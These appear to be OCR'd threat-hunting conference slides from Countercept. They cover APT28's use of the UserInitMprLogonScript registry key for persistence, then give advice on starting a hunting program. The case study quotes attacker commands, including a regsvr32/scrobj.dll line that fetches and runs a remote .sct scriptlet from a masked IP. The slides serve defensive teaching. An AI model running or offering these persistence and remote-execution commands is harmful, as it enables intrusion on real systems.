
Article

Add-In Opportunities for Office Persistence

William Knowles, 21 April 2017

Vitali Kremez
@VK_Intel
Follow

@FireEye: "#APT28 Targets Hospitality Sector" 👉 -> another IOC is key "UserInitMprLogonScript" in HKCU\Environment fireeye.com/blog/threat-re ...




Name	Type	Data
(Default)	REG_SZ	(value not set)
PATH	REG_EXPAND_SZ	%APPDATA%\Python\Scripts
TEMP	REG_EXPAND_SZ	%USERPROFILE%\Local Settings\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\Local Settings\Temp
UserInitMprLogonScript	REG_SZ	C:\Documents and Settings\Administrator\Application Data\mrset.bat

8-11-2017 -> APT28's GAMEFISH IOCs from FE's report

CASE STUDY 4:

HUNT OF THE DAY




Key	Type	Value
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
UserInitMprLogonScript	REG_SZ	regsvr32.exe /s /n /u /i:"C:\Users\[redacted]\AppData\Roaming\[redacted]txt" scrobj.dll

regsvr32.exe /s /n /u /i:”C:\xxxxxxxxx” scrobj.dll

regsvr32.exe /s /n /u /i:http://xxx.xxx.xxx.xxx/hello.sct scrobj.dll

CASE STUDY 4:

HUNT OF THE DAY



GETTING STARTED

COUNTERCEPT

HOW TO START

- Start small, Dream big
- Work with what you have
  - People (Hunt Sprint)
  - Process
  - Technology
- Go for the low hanging fruit first..
- Getting the budget -> DBIR/Equifax
- MITRE ATT&CK™

CONCLUSION

- Threat Hunting should be part of your detection strategy
- Anyone can start threat hunting
- Establish the PEOPLE, PROCESS then technology

REFERENCE

Threat Hunting 101 – Become The Hunter

https://youtu.be/vmVE2PCVwHU

Securi-Tay 2017 - Advanced Attack Detection

https://youtu.be/ihElrBBJQo8


Taking Hunting to the Next Level: Hunting in Memory - SANS Threat Hunting Summit 2017

https://youtu.be/EVBCoV8lpWc

Github: Python Exe Unpacker

https://github.com/countercept/python-exe-unpacker

QUESTIONS? 问题?



@countercept

In Ming (inming.loh@countercept.com)

Wj (wei-chea.ang@countercept.com)

COUNTERCEPT